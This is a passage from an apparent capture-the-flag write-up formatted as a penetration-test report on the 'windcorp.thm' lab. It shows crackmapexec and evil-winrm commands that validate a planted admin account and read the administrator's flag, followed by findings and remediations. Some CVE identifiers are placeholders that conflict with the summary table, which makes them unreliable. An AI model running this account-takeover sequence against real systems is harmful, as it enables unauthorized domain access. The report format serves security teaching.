smb: \brittanycr\> put hosts.txt
putting file hosts.txt as \brittanycr\hosts.txt (0.3 kb/s) (average 0.3 kb/s)
smb: \brittanycr\> exit
```

- We can use crackmapexec once again to verify that the account was added

```
└─$ crackmapexec smb windcorp.thm -u s1gh -p Password123
SMB         windcorp.thm    445    FIRE             [*] Windows 10 / Server 2019 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB         windcorp.thm    445    FIRE             [+] windcorp.thm\s1gh:Password123 (Pwn3d!)
```

- Finally, we get the third flag

```
└─$ evil-winrm -i windcorp.thm -u s1gh -p Password123

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s1gh\Documents> cd \users\administrator\desktop
*Evil-WinRM* PS C:\users\administrator\desktop> dir


    Directory: C:\users\administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/7/2020   1:22 AM             47 Flag3.txt


*Evil-WinRM* PS C:\users\administrator\desktop> type Flag3.txt
[redacted]
```

Finding Classification

Each vulnerability or risk identification has been labeled as a Finding and categorized as a Critical Risk, High Risk, Medium Risk, Low Risk, or Informational, which are defined as:

Critical Risk Issues

These vulnerabilities should be addressed as soon as possible as they may pose an immediate danger to the security of the networks, systems, or data.
Exploitation does not require advanced tools or techniques or special knowledge of the target.

High Risk Issues

These vulnerabilities should be addressed promptly as they may pose a significant danger to the security of the networks, systems, or data.
The issue is commonly more difficult to exploit but could allow for elevated permissions, loss of data, or system downtime.

Medium Risk Issues

These vulnerabilities should be addressed in a timely manner.
Exploitation is often difficult and requires social engineering, existing access, or exceptional circumstances.

Low Risk Issues

The vulnerabilities should be noted and addressed at a later date.
These issues offer little opportunity or information to an attacker and may not pose an actual threat.

Informational Issues

These issues are for informational purposes only and likely do not represent an actual threat.

Finding

Finding Summary

Finding	Description	Risk Level
Finding-01 [CVE-2020-12772]	A vulnerability in Spark IM allowed client-side exploitation, leading to NTLM hash retrieval via manipulated content.	High
Finding-02 [Weak SSH Credentials]	Weak and easily guessed SSH credentials enabled unauthorized access to WindCorp's systems through brute-force attacks.	Critical

Finding-03 [Outdated OpenSSH]	WindCorp servers were running an outdated version of OpenSSH (7.6p1), exposing the system to known vulnerabilities.	High
Finding-04 [Directory Enumeration]	Directory enumeration revealed sensitive information, such as usernames and internal files, through unrestricted access to directories.	Medium
Finding-05 [Weak Encryption]	The web server was using outdated encryption protocols (e.g., SSLv3 or weak TLS), exposing the system to potential man-in-the-middle (MITM) attacks.	High
Finding-06 [SMB Share Misconfiguration]	SMB shares were misconfigured, allowing unauthorized access to sensitive files and documents within the internal network.	Medium

Finding-01 [CVE-2020-12772]

Observation: A vulnerability in Spark IM allowed client-side exploitation, leading to the retrieval of NTLM hashes.

Affected Systems: Internal WindCorp systems.

Description: This vulnerability exposed sensitive credentials through improper handling of user input, allowing for NTLM hash capture.

Recommendations: Update Spark IM to the latest version and enforce input validation.

Validation: Verified through exploitation and NTLM hash retrieval.

Finding-02 [CVE-2020-XXXX]

Observation: Weak SSH credentials allowed unauthorized access.

Affected Systems: WindCorp's Linux servers.

Description: The target system used weak passwords, exposing it to brute-force attacks.

Recommendations: Implement strong password policies and enable two-factor authentication for SSH access.

Validation: Verified through successful SSH access using cracked credentials.

Finding-03 [CVE-2018-XXXX]

Observation: Outdated OpenSSH (7.6p1) with known vulnerabilities.

Affected Systems: WindCorp servers.

Description: The outdated OpenSSH version could be exploited by attackers.

Recommendations: Upgrade to the latest version of OpenSSH.

Validation: Confirmed through Nmap and manual system checks.

Finding-04 [Directory Enumeration]

Observation: Directory enumeration exposed sensitive information.

Affected Systems: Web server.

Description: Unrestricted access to directories allowed attackers to discover user accounts and other critical details.

Recommendations: Implement directory access controls and limit public exposure.

Validation: Confirmed through Gobuster directory enumeration.

Finding-05 [Weak Encryption on Web Services]

Observation: The target web server was using weak encryption protocols (e.g., SSLv3 or outdated TLS versions).

Affected Systems: WindCorp's web server.

Description: Weak or outdated encryption protocols can expose data to man-in-the-middle (MITM) attacks, compromising the confidentiality of sensitive information.

Recommendations: Enforce strong encryption standards such as TLS 1.2 or 1.3 and disable support for SSL and weak ciphers.

Validation: Verified by SSL scan showing deprecated SSL/TLS protocols in use.

Finding-06 [SMB Share Misconfiguration]

Observation: SMB shares were misconfigured, allowing access to sensitive files without proper authentication.

Affected Systems: WindCorp's internal file-sharing systems.

Description: Misconfigured SMB shares allowed unauthorized access to internal documents and files, potentially leading to data breaches.

Recommendations: Review and restrict SMB share permissions, and apply stricter authentication mechanisms.

Validation: Verified through successful access to shared folders using minimal credentials.

Remediations

1. **Enforce Strong SSH Credentials**:
    - Implement password policies that require strong, complex passwords for SSH access.
    - Enable two-factor authentication (2FA) for added security.
    - Regularly rotate SSH keys and review access logs.
2. **Patch and Update Outdated Software**:
    - Update OpenSSH to the latest secure version to patch known vulnerabilities.
    - Regularly update all software components, including Spark IM, to mitigate potential security risks from outdated software versions.
3. **Implement Strong Encryption Standards**:
    - Disable weak SSL and outdated TLS protocols (e.g., SSLv3, TLS 1.0).
    - Ensure that the web server is using secure encryption protocols like TLS 1.2 or TLS 1.3 with strong cipher suites.
    - Perform regular SSL/TLS configuration checks.
4. **Secure SMB Shares**:
    - Restrict access to SMB shares by implementing proper authentication mechanisms.
    - Enforce the least privilege principles by ensuring that only authorized users can access sensitive files.
    - Regularly audit share permissions and access logs.
5. **Restrict Directory Access**:
    - Apply appropriate access controls to prevent unauthorized directory enumeration on the web server.
    - Implement a security mechanism like **.htaccess** or ‘role-based access control to restrict sensitive directories.
    - Regularly review web server configurations and directory permissions.
6. **Update Spark IM to Address CVE-2020-12772**:
    - Update Spark IM to a patched version that resolves CVE-2020-12772, ensuring secure handling of user input.
    - Implement secure coding practices and input validation to prevent client-side exploitation.